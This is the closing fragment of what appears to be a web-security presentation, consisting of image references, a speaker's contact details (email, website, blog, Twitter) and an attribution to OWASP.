


CTO and Partner

email: [javajudd@gmail.com](mailto:javajudd@gmail.com)

web: [www.juddsolutions.com](http://www.juddsolutions.com)

blog: [juddsolutions.blogspot.com](http://juddsolutions.blogspot.com)

twitter: [javajudd](https://twitter.com/javajudd)



# Attributions

 Open Web Application Security Project (OWASP) - [www.wasp.org](http://www.wasp.org)